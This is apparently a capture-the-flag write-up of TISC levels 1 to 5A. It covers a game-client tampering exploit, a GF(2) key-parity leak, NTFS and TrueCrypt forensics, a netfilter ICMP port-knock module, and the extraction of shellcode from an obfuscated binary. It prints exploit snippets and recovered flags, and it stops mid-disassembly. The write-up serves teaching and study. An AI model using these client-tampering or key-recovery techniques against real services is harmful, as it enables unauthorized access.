

## Level 1 – Slay the dragon

### Intro

Level 1 is a python challenge that consists of a game client and server architecture. The challenge requires the player to defeat all the bosses, but it is actually impossible to win the game normally. The bosses at later stages hit like a truck, and the last boss (dragon) one hits the player.



### Damage calculation

Since both the server and the client's source code were given, it is trivial to find the code that handles damage calculation. Looking at the client's code, when an attack is performed on the boss, the function `__attack_boss` in `battleevent.py` is called.

```
def __attack_boss(self):
    self.client.send_command(Command.ATTACK)
    self.boss.receive_attack_from(self.player)
```

This function sends an ATTACK command to the server, and the server processes this command in `battleservice.py`. Notably, the server receives the command as a string, and this string is processed by `history.log_commands_from_str`.

```

def run(self):
    self.__send_next_boss()

    while True:
        self.history.log_commands_from_str(self.server.recv_command_str())

        match self.history.latest:
            case Command.ATTACK | Command.HEAL:
                self.history.log_command(Command.BOSS_ATTACK)
            case Command.VALIDATE:
                break
            case Command.RUN:
                return
            case _:
                self.server.exit(1)

        match self.__compute_battle_outcome():
            case Result.PLAYER_WIN_BATTLE:
                self.__handle_battle_win()
                return
            case Result.BOSS_WIN_BATTLE:
                self.server.exit()
            case _:
                self.server.exit(1)

```

The outcome of the battle is computed in the `__compute_battle_outcome` function. Taking a look at the function reveals that the commands are saved into a list and iterated.

```

def __compute_battle_outcome(self) -> Optional[Result]:
    for command in self.history.commands:
        match command:
            case Command.ATTACK:
                self.boss.receive_attack_from(self.player)
                if self.boss.is_dead:
                    return Result.PLAYER_WIN_BATTLE
            case Command.HEAL:
                self.player.use_potion()
            case Command.BOSS_ATTACK:
                self.player.receive_attack_from(self.boss)
                if self.player.is_dead:
                    return Result.BOSS_WIN_BATTLE

    return None

```

If `Command.ATTACK` is found in the list, the boss receives the damage from the player, and the code checks if the boss is dead. If the boss is dead, the player receives a `Result.PLAYER_WIN_BATTLE`.

One last thing to check is to understand how the server processes the command string into a command list. As mentioned earlier, this can be found in the `history.log_commands_from_str` function.

```
def log_commands_from_str(self, commands_str: str):
    self.log_commands(
        [Command(command_str) for command_str in commands_str.split()]
    )
```

This code simply splits the string by [space], before storing each token into the list.

## Winning the Game

When playing the game normally, the attack command is only sent once. This means that the player can only attack once per turn, and the **history.commands** list will only contain at most one attack command. However, as seen from the code, there is support for multiple attack commands in the list. To beat the game, the player simply has to attack multiple times per turn. This can be done by modifying the client to send multiple attack commands to the server in one go.

```
def send_command(self, command: Command):
    cmd_str = command.value
    if cmd_str == "ATTACK":
        for i in range(1000):
            cmd_str += " " + command.value
    self.__send(cmd_str)
```

In addition, to make sure that no damage calculation is done on the client side, the player's base attack stat is modified by modifying config.py.

```
#####
#     GAME CONFIG     #
#####
```

```
# Player
BASE_ATTACK = 100
```



## Level 2 – Leaky Matrices

### Intro

Level 2 is a cryptography challenge that requires the player to fool an authentication service implemented by PALINDROME. The challenge also provided a whitepaper that shows the implementation of the authentication scheme.

### 2 Way Key Verify

In the white paper, 2 Way Key Verify or 2WKV is stated a key verification algorithm that allows the user to “verify the knowledge of the key without revealing the key to the other party”. The implementation of said algorithm is a matrix multiplication in GF(2) as “proof of knowledge”.

$$\begin{bmatrix} SECRET_{11} & SECRET_{12} & \cdots & SECRET_{1n} \\ SECRET_{21} & SECRET_{22} & \cdots & SECRET_{2n} \\ \vdots & \vdots & \ddots & \vdots \\ SECRET_{n1} & SECRET_{n2} & \cdots & SECRET_{nn} \end{bmatrix} \times \begin{bmatrix} challenge_1 \\ challenge_2 \\ \vdots \\ challenge_n \end{bmatrix} = \begin{bmatrix} response_1 \\ response_2 \\ \vdots \\ response_n \end{bmatrix}$$

The server allows the user to send a series of challenges to the server to authenticate the server, after which the server will send a series of challenges back to the user.

```
=====
Challenge Me!
=====
Challenge Me #01 <-- 11111111
My Response --> 10001010
Challenge Me #02 <-- 11111111
My Response --> 10001010
Challenge Me #03 <-- 11111111
My Response --> 10001010
Challenge Me #04 <-- 11111111
My Response --> 10001010
Challenge Me #05 <-- 11111111
My Response --> 10001010
Challenge Me #06 <-- 11111111
My Response --> 10001010
Challenge Me #07 <-- 11111111
My Response --> 10001010
Challenge Me #08 <-- 11111111
My Response --> 10001010
=====
Challenge You!
=====
Challenge You #01 --> 11101110
Your Response <-- █
```

## Problematic Algorithm

Information about the secret key can be leaked by providing challenge matrices with the value (1) in each row. For example, take  $\text{secret} = \begin{bmatrix} 1 & 2 \\ 3 & 4 \end{bmatrix}$  and  $\text{challenge1} = \begin{bmatrix} 1 \\ 0 \end{bmatrix}$  and  $\text{challenge2} = \begin{bmatrix} 0 \\ 1 \end{bmatrix}$

$$\text{Challenge 1 result} \rightarrow \begin{bmatrix} 1 & 2 \\ 3 & 4 \end{bmatrix} \times \begin{bmatrix} 1 \\ 0 \end{bmatrix} = \begin{bmatrix} 1 * 1 & 2 * 0 \\ 3 * 1 & 4 * 0 \end{bmatrix} = \begin{bmatrix} 1 \\ 3 \end{bmatrix}$$

$$\text{Challenge 2 result} \rightarrow \begin{bmatrix} 1 & 2 \\ 3 & 4 \end{bmatrix} \times \begin{bmatrix} 0 \\ 1 \end{bmatrix} = \begin{bmatrix} 1 * 0 & 2 * 1 \\ 3 * 0 & 4 * 1 \end{bmatrix} = \begin{bmatrix} 2 \\ 4 \end{bmatrix}$$

Notice that by sending the challenge matrices in such a way, it is possible to recover the original secret key. By constructing the challenge matrices in this way, the identity matrix is formed.

$$\text{Identity matrix of size } 2 \times 2 = I_2 = \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}$$

However, according to the whitepaper, the algorithm uses matrix multiplication in  $GF(2)$ . This means that the result is always 1 or 0. Using the same secret key and challenge matrices, the result of the challenge will be:

$$\text{Challenge 1 result} \rightarrow \begin{bmatrix} 1 & 2 \\ 3 & 4 \end{bmatrix} \times \begin{bmatrix} 1 \\ 0 \end{bmatrix} = \begin{bmatrix} 1 * 1 & 2 * 0 \\ 3 * 1 & 4 * 0 \end{bmatrix} = \begin{bmatrix} 1 \\ 3 \end{bmatrix} = \begin{bmatrix} 1 \\ 1 \end{bmatrix} \text{ in } GF(2)$$

$$\text{Challenge 2 result} \rightarrow \begin{bmatrix} 1 & 2 \\ 3 & 4 \end{bmatrix} \times \begin{bmatrix} 0 \\ 1 \end{bmatrix} = \begin{bmatrix} 1 * 0 & 2 * 1 \\ 3 * 0 & 4 * 1 \end{bmatrix} = \begin{bmatrix} 2 \\ 4 \end{bmatrix} = \begin{bmatrix} 0 \\ 0 \end{bmatrix} \text{ in } GF(2)$$

Instead of getting the exact value of the secret key, it is only possible to know whether the value is odd or even. This is however sufficient as verification of the secret key is also done in  $GF(2)$ , meaning the server essentially only tests if the answer is 1 or 0 (odd or even).

## Breaking the Authentication

Send 8 challenge matrices in the following order (identity matrix of  $8 \times 8$ ) to reveal the parity of the values in the secret key (parity secret key):

1. 10000000
2. 01000000
3. 00100000
4. 00010000
5. 00001000
6. 00000100
7. 00000010
8. 00000001

```
=====
Challenge Me!
=====
Challenge Me #01 <-- 10000000
My Response --> 01000001
Challenge Me #02 <-- 01000000
My Response --> 00010101
Challenge Me #03 <-- 00100000
My Response --> 01110101
Challenge Me #04 <-- 00010000
My Response --> 01010011
Challenge Me #05 <-- 00001000
My Response --> 00111011
Challenge Me #06 <-- 00000100
My Response --> 01011101
Challenge Me #07 <-- 00000010
My Response --> 11000101
Challenge Me #08 <-- 00000001
My Response --> 10011000
```

Perform matrix multiplication between the parity secret key and the challenges provided by the server.

```
=====
Here is your flag: TISC{d0N7_R0lL_Ur_0wN_cRyp70_7a25ee4d777cc6e9}
=====
```

## Level 3

### Intro

Part 1 of the challenge requires the player to uncover the 8 corrupted bytes that rendered the file system unusable. Whereas part 2 is a continuation of the challenge but requires a bit of forensics to uncover the flag hidden within the file system.

### Part 1

This part is rather simple as it only requires a simple understanding of the NTFS file system. By looking at the NTFS partition boot sector format, it can be seen that the 8 corrupted bytes lie within offset 0x20 to 0x28 of the file. According to the format specification, these bytes are not used by NTFS, but the default values are 0x0 and 0x80008000 respectively. In the file provided by the challenge, the bytes have been replaced:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	EB	52	90	4E	54	46	53	20	20	20	20	00	02	08	00	00	ÉR.NTFS .....
00000010	00	00	00	00	00	F8	00	00	00	00	00	00	00	00	00	00	.....ø.....
00000020	54	49	53	43	F7	66	35	AB	FF	2F	00	00	00	00	00	00	TISC÷f5«ÿ/.....


Since the challenge required the flag submission to be in the format of TISC{last 4 bytes in 8 lowercase hex characters}, the resultant flag is TISC{f76635ab}.

### Part 2 – Autopsy Rabbit Hole

Given the information that the 4 corrupted bytes in part 1 is actually one of palindrome's passwords, find the hidden flag in the form of an md5 hash. Processing the file in Autopsy, the following files can be retrieved:

- Broken.pdf
- Message.png

The pdf provides the first clue to this rabbit hole. The message is a direct reference to the task in part 1.



The next clue can be found in message.png.


GIXFI2DJOJZXI6JAMZXXEIDUNBSSAZTMMFFT6ICHN4QGM2LOMQQHI2DFEBZXI4TFMFWS4CQ=

Just by looking at the message, it is easy to spot that it is encoded by some sort binary to text encoding scheme such as base64. After experimenting with the text in Cyber chef, the message decodes to the following in base32.



The image shows the CyberChef Base32 decoder interface. On the left, the 'From Base32' panel is active, showing the 'Alphabet' as 'A-Z2-7=' and the 'Remove non-alphabet chars' checkbox checked. The input field on the right contains the encoded message: 'GIXFI2DJOJZXI6JAMZXXEIDUNBSSAZTMMFFT6ICHN4QGM2LOMQQHI2DFEBZXI4TFMFWS4CQ='. The 'Output' panel at the bottom shows the decoded message: '2.Thirsty for the flag? Go find the stream.' The output statistics indicate a start and end of 44, a length of 44, and 2 lines.

This clue points out that message.png has an alternate data stream.



The image shows a TrueCrypt interface displaying the alternate data stream of a file named 'message.png'. The 'Strings' tab is selected, showing a list of strings extracted from the file. The first string is '3.Are these True random bytes for Cryptology?Kv', which is the third clue. Other strings include '%8])', 'm\ho', and 'Uh/Z'.

This reveals the third clue, which is the message “3. Are these True random bytes for Cryptology?” With some hints from TISC, this clue actually refers to the program TrueCrypt (notice the capitalized words in the clue). The fourth clue can be found in the same stream, and using the same logic as above, it seems

to allude to the fact that the corrupted bytes found in the BPB portion of the file (in part 1) is the CRC32 value of a password.


KW43

ybJS.G

4.If you need a password, the original reading of the BPB was actually Checked and ReChecked 32 times!]

## Part 2 – TrueCrypt

According to Wikipedia, TrueCrypt is a discontinued source-available freeware utility that provides on-the-fly encryption. **It can also create a virtual encrypted disk within a file**, or encrypt a partition or the whole storage device. Using the third clue given in the data stream of message.png, the encrypted bytes were extracted into a file. The TrueCrypt program is then used to mount the file, and this revealed the “outer door”.



Outer.jpg mentions about the condition of hash collisions, where multiple keys end up with the same checksum result. However, the word collision did not work as the password for the encrypted volume. Correlating the fourth clue and the leet text in outer.jpg, it seems that the challenge required the player to iterate all possible leet speak combinations of the word “collision” to obtain the correct password. The password is: **c01lis1on**.

Using the new password to mount the file, flag.ppsm is found in the virtual drive. Opening the file in Microsoft office, revealed that the flag is the md5 hash of the embedded mp3 file. Simply unzip the file, find the mp3 file and perform an md5 hash on the file to obtain the flag:

TISC{f9fc54d767edc937fc24f7827bf91cfe}



## Level 4A

### Intro

This level provides the player with an unknown file. The player is required to perform some forensics on the file to understand its capabilities, and obtain the flag from said file.

### Simple Forensics

Using the file and strings commands on the provided file revealed the following:

- The provided file is a ELF64-bit file with debug symbols,

```
user@usermachine:~/Desktop$ file one
one: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), BuildID[sha1]=01f0f37660f2bacdf200f5ad84e31b2dd7ff58df, with debug_info, not stripped
```

- The file might be a Linux kernel netfilter module

```
license=GPL
author=CY1603
description=N3tf1lt3r
srcversion=F63509672DA292C35B02A9C
```

- The module is compiled for Linux kernel 5.13.0-40

```
vermagic=5.13.0-40-generic SMP mod_unload modversions
```

### Simple Reverse Engineering

During initialization, the module registers a netfilter hook. The handler **netfilter\_hook\_func** is installed to intercept all incoming PF\_INET packets.

```
int __cdecl init_module()
{
    _fentry__();
    nfho.hook = netfilter_hook_func;          // handler
    nfho.pf = PF_INET;
    *&nfho.hooknum = 0x8000000000000000LL;      // NF_IP_PRI_FIRST and NF_IP_PRE_ROUTING (hook)
    nf_register_net_hook(&init_net, &nfho);
    printk("\x016Loading PALINDROME module...\n");
    return 0;
}
```

Although the handler intercepts all incoming PF\_INET packet, the handler is only interested in ICMP packets.

```
uint8_t *skb->data;
if ( skb )
{
    if ( v7->protocol != IPPROTO_ICMP )
        return 1LL;
}
```

The handler strips away the ICMP header and is only interested in the data section. The data section is only 2 bytes long, as shown in the pseudocode.

```

data_len = skb->len - 28;
if ( skb->len != 28 )
{
    v10 = _kmalloc(skb->len - 28, 3520LL);
    // only copies 2 bytes from whatever is after the ICMP header
    strncpy(v10, &v7[1].ttl, 2uLL);
    if ( data_len == 2 )
    {
        v11 = 0;
    }
}

```

An MD5 hash is computed on the ICMP packet data, and the hash is converted from binary to string. After conversion, the string is compared to 5 hashes hardcoded in the module.

```

md5(md5_of_data, data, 2uLL);
sprintf(
    &v14,
    "%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x",
    *md5_of_data,
    md5_of_data[1],
    md5_of_data[2],
    md5_of_data[3],
    md5_of_data[4],
    md5_of_data[5],
    md5_of_data[6],
    md5_of_data[7],
    md5_of_data[8],
    md5_of_data[9],
    md5_of_data[10],
    md5_of_data[11],
    md5_of_data[12],
    md5_of_data[13],
    md5_of_data[14],
    md5_of_data[15]);
md5_string[24] = 0;
kfree(md5_of_data);
if ( !strcmp(hashes[v12], &v14) )
{
    v15 = 1;
}

```

The hardcoded hashes are found to be mapped to the following data via rainbow table search online.

MD5	Data
852301e1234000e61546c131345e8b8a	1q
ec9cbcbeaf6327c7d0b9f89df3df9423	2w
8aee1f7493a36660dd398cc005777f37	3e
01e26c52317ea6003c5097aa0666ba22	4r
5526021d73a11a9d0775f47f7e4754c4	5t

When each hash is matched, a Boolean value is set to true. When all five hashes are matched correctly, the **all\_hashes\_checked** function will decrypt the flag and print it in dmesg.

```

if ( ++num_hashes_checked == 5 )
{
    all_hashes_checked();
    return result;
}

```

The flag seems to be encrypted with both xts(aes) algorithm and xtea algorithm. However, it is not really important to understand the algorithm used as it is easier to dynamically retrieve the flag by running the module.

```

tfm = crypto_alloc_skcipher("xts(aes)", 0LL, 0LL);
v5 = &tfm->base;
if ( tfm <= 0xFFFFFFFFFFFFFFFF000LL )
{
    v5 = &tfm->base;
    if ( crypto_skcipher_setkey(tfm, key, 64LL) )
    {
        data = 0LL;
    }
}
if ( !decrypt_res )
{
    for ( i = 0LL; i != 24; ++i )
        *(&v22 + i - 136) = data[i]; // copy to e_1
    o_1 = 0LL;
    flag = xtea_decrypt(encrypted_data, 0x18uLL, &xtea_key, &o_1);
    printk("TISC{%s}\n", flag);
}

```

### Installing the Correct Linux Kernel


From the strings of the module, the kernel version required to run this module can be found. The exact version required is 5.13.0-40-generic, and thus the following command was used to install the kernel version.

```

user@usermachine:~/Desktop$ sudo apt install linux-image-5.13.0-40-generic

```

After installation, reboot to grub and choose to run the kernel from the grub menu. This can be done on VMware by holding on to the Escape button while the virtual machine is booting up.



### Installing the Module

Run insmod to install and run the module. Use dmesg to ensure that the module is running.

```
user@usermachine:~/Desktop$ sudo insmod one
[sudo] password for user:
user@usermachine:~/Desktop$ dmesg -w | grep -i palindrome
[ 39.923295] Loading PALINDROME module...
```

### Performing the Port Knock

Use nping and the following commands to send the specific ICMP packets to the host machine that is running the netfilter module.

- sudo nping --icmp --data-string 1q 127.0.0.1 -c 1
- sudo nping --icmp --data-string 2w 127.0.0.1 -c 1
- sudo nping --icmp --data-string 3e 127.0.0.1 -c 1
- sudo nping --icmp --data-string 4r 127.0.0.1 -c 1
- sudo nping --icmp --data-string 5t 127.0.0.1 -c 1

Send multiple times if the flag does not show up in the dmesg.

```
[ 326.702679] Here is your flag!
[ 326.706517] TISC{1cmp_c0vert_ch4nnel!}
```

## Level 5A

### Intro

In this challenge, a binary that constantly changes itself after execution is provided. During analysis, it was found that the binary contains anti-disassembly tricks, and junk code in the program. After removing the junk code and obfuscations, the program is left with a XTEA algorithm that requires reconstruction of the key to obtain the encrypted flag.

### Running the Program

```
Terminal
user@ubuntu: ~/Downloads
user@ubuntu: ~/Downloads
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
user@ubuntu:~/Downloads$ ./morbis
a692af33af6919558a59421b87432a57
thread 'main' panicked at 'called `Result::unwrap()` on an `Err` value: ErrUnknown(1)', src/main.rs:84:23
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
Aborted (core dumped)
```

When running the program, it displays a banner and an md5 hash before crashing. The md5 hash displayed matches the hash of the original program. After the program is run, the md5 of the program changes, hinting polymorphic properties in the program.

```
user@ubuntu:~/Downloads$ md5sum morbis_orig
a692af33af6919558a59421b87432a57 morbis_orig
user@ubuntu:~/Downloads$ md5sum morbis
692750c7ddca7ad0b5f66035eb000603 morbis
```

### Reverse Engineering

Loading the program into IDA pro and searching for the error message resulted in the following structure.

```
.data.rel.ro:00000000000550E8 D5 A3 04 00+off_550E8 dq offset aSrcMainRs ; DATA XREF: core::result::Result<LT$T$C$E$GT$::unwrap:h7ce3b8174ea3cab7+35fo
.data.rel.ro:00000000000550E8 00 00 00 00 ; "src/main.rs"
.data.rel.ro:00000000000550F0 08 00 00 00+ dq 08h ; src/main.rs:84:23
.data.rel.ro:00000000000550F8 54 00 00 00 dd 84 ; line
.data.rel.ro:00000000000550FC 17 00 00 00 dd 23 ; character
.data.rel.ro:0000000000055100 AE 70 01 00+off_55100 dq offset _ZN4core3ptr35drop_in_placeLT$mmap_MapError$GT$17hb464cb4a7fc2e0aaE
.data.rel.ro:0000000000055100 00 00 00 00 ; DATA XREF: core::result::Result<LT$T$C$E$GT$::unwrap:h7ce3b8174ea3cab7+2Efo
.data.rel.ro:0000000000055108 db 10h ; core::ptr::drop_in_placeLT$mmap_MapError$GT$::hb464cb4a7fc2e0aa
```

Finding cross references to the structure led to an error function (**core::result::Result.....unwrap**), which is ultimately called by morbis::main.

.text:000000000016492	80 7C 24 38+	cmp	byte ptr [rsp+1008h+var_F00], 0
.text:000000000016492	00		
.text:000000000016497	0F 84 C7 06+	jz	loc_16B64
.text:000000000016497	00 00		
.text:00000000001649D	48 8D 9C 24+	lea	rbx, [rsp+1008h+file]
.text:00000000001649D	58 03 00 00		
.text:0000000000164A5	48 89 DF	mov	rdi, rbx
.text:0000000000164A8	FF D1 AB FF+	call	_ZN4mmap9MemoryMap3new17h068a6ced3e9d99ffe ; mmap::MemoryMap::new::h068a6ced3e9d99ff
.text:0000000000164A8	00		
.text:0000000000164AD	48 8D AC 24+	lea	rbp, [rsp+1008h+src]
.text:0000000000164AD	D0 00 00 00		
.text:0000000000164B5	48 89 EF	mov	rdi, rbp
.text:0000000000164B8	48 89 DE	mov	rsi, rbx
.text:0000000000164B8	E8 A6 0B 00+	call	_ZN4core6result19Result\$LT\$T\$C\$E\$GT\$6unwrap17h7ce3b8174ea3cab7E ; core::result::Result\$
.text:0000000000164B8	00		
.text:0000000000164C0	56	push	rsi ; junk code start
.text:0000000000164C1	21 E6	and	esi, esp
.text:0000000000164C3	BE 59 90 5D+	mov	esi, 0E35D9059h
.text:0000000000164C3	E3		
.text:0000000000164C8	31 FE	xor	esi, edi
.text:0000000000164CA	01 EE	add	esi, ebp
.text:0000000000164CC	01 EE	add	esi, ebp
.text:0000000000164CE	31 FE	xor	esi, edi
.text:0000000000164D0	90	nop	
.text:0000000000164D1	5E	pop	rsi ; junk code end
.text:0000000000164D2	48 8B 5D 00	mov	rbx, [rbp+0]
.text:0000000000164D6	48 8D B4 24+	lea	rsi, [rsp+1008h+scratch_area] ; src
.text:0000000000164D6	F0 08 00 00		

Within morbius::main function, various junk code sections exist. The highlighted line at address 0x164C0 shows the junk code section right after the call from **core::result::Result::unwrap**. As one can see, the instructions from 0x164C0 to 0x164D1 does absolutely nothing, as the original value of register RSI was saved at the very start, and restored at the end of the code chunk. This meant that all instructions in between the start and the end which modified register RSI had no lasting effect.

Since the program crashed at this location, the point of interest was to find out what happens if the program did not crash. The next step was to clean up the junk code in the function and look at the alternate code flow.

```

lea     rbx, [rsp+1008h+file]
mov     rdi, rbx
call    _ZN4mmap9MemoryMap3new17h068a6ced3e9d99ffe ; mmap::MemoryMap::new::h068a6ced3e9d99ff
lea     rbp, [rsp+1008h+src]
mov     rdi, rbp
mov     rsi, rbx
call    _ZN4core6result19Result$LT$T$C$E$GT$6unwrap17h7ce3b8174ea3cab7E ; core::result::Result$LT$T$C$E$GT$6unwrap:
; [NOPS]
mov     rbx, [rbp+0]
lea     rsi, [rsp+1008h+scratch_area] ; src
mov     edx, 5ACh ; n
mov     rdi, rbx ; dest
call    cs:memmove_ptr
; [NOPS]
; [NOPS]
call    rbx
ud2

```

Notice that after crash site, there is code that calls into the value register RBX, likely executing a shellcode. The pseudocode below is shown for more clarity.

```

i
mmap::MemoryMap::new::h068a6ced3e9d99ff(file);
core::result::Result$LT$T$C$E$GT$6unwrap::h7ce3b8174ea3cab7(src, file); // crash site
v119 = *src[0].m256_f32;
memmove(*src[0].m256_f32, scratch_area, 0x5ACuLL);
v119(); // jump to shellcode
BUG();

```

Extracting the Shellcode

To extract the shellcode, run gdb and place a breakpoint on the call to **core::result::Result.....unwrap** (crash site). Once the program breaks, dump the data at **scratch\_area**, the source variable for memmove. In disassembly, scratch\_area is located at RSP + 0x8F0.

```


0x55555556a4b5 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14971> mov    %rbp,%rdi
0x55555556a4b8 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14974> mov    %rbx,%rsi
>0x55555556a4bb <_ZN7morbius4main17h9f27ea9c6d85a87bE+14977> call   0x55555556b066 <_ZN4core6result19Result$LT$T
0x55555556a4c0 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14982> push   %rsi
0x55555556a4c1 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14983> and     %esp,%esi
0x55555556a4c3 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14985> mov     $0xe35d9059,%esi
0x55555556a4c8 <_ZN7morbius4main17h9f27ea9c6d85a87bE+14990> xor     %edi,%esi
0x55555556a4ca <_ZN7morbius4main17h9f27ea9c6d85a87bE+14992> add     %ebp,%esi
0x55555556a4cc <_ZN7morbius4main17h9f27ea9c6d85a87bE+14994> add     %ebp,%esi
0x55555556a4ce <_ZN7morbius4main17h9f27ea9c6d85a87bE+14996> xor     %edi,%esi

multi-thre Thread 0x7ffff7d897 In: morbius::main
(gdb) x/8bx 0x7ffff7fcf70
0x7ffff7fcf70: 0x65 0x78 0x70 0x61 0x6e 0x64 0x20 0x33
(gdb) x/8bx $rbx
0x7ffff7ffd1f0: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
(gdb) x/8bx $rbp
0x7ffff7fcf70: 0x65 0x78 0x70 0x61 0x6e 0x64 0x20 0x33
(gdb) x/8bx $rsp+0xd0
0x7ffff7fcf70: 0x65 0x78 0x70 0x61 0x6e 0x64 0x20 0x33
(gdb) x/8bx $rsp+0x8f0
0x7ffff7ffd790: 0x55 0x48 0x89 0xe5 0x48 0x81 0xec 0x60
(gdb) x/8bx $rsp+0x8f0
0x7ffff7ffd790: 0x55 0x48 0x89 0xe5 0x48 0x81 0xec 0x60
(gdb) dump binary memory mydump $rsp+0x8f0 $rsp+0x18f0

```

## Analyzing the Shellcode

Although the above dumped 0x1000 bytes of code to the file mydump, the actual size of the shellcode is only 0x5AC, as evident in the arguments to memmove. The code starts by printing various messages such as a banner before reading a string of 50 characters from the user. The user input is then xor'd with 0x2F, and compared to some encrypted bytes stored on the stack.



Since xor is self inverse, taking the encrypted bytes and xoring it with 0x2F reveals the string "TISC{th1s\_1s\_n0t\_th3\_ac7u4l\_fl4g\_lm40}". However this is only 38 characters. According to the arguments to read, there are still 12 more characters (50 – 38) that are not known. The shellcode proceeds to perform some manipulation on the user's input. To form a four 4 bytes value. This value is then passed with another encrypted string to another function. The manipulations are shown below:

```

value[0] = (input[46] << 8) | input[15] // input[46] is unknown as explained above
value[1] = (0x64 << 8) | input[13]
value[2] = (0x4a << 8) | input[46] // input[46] is unknown
value[3] = (input[40] << 8) | 0x32 // input[40] is also unknown

```

The function called by the code above is displayed incorrectly in the disassembler. This is due to some control flow obfuscation.

```

seg000:00000000000003C3 ; -----
seg000:00000000000003C3
seg000:00000000000003C3 loc_3C3: ; CODE XREF: seg000:00000000000003C3
seg000:00000000000003C3      push    rbp
seg000:00000000000003C4      mov     rbp, rsp
seg000:00000000000003C7      mov     [rbp-4], edi
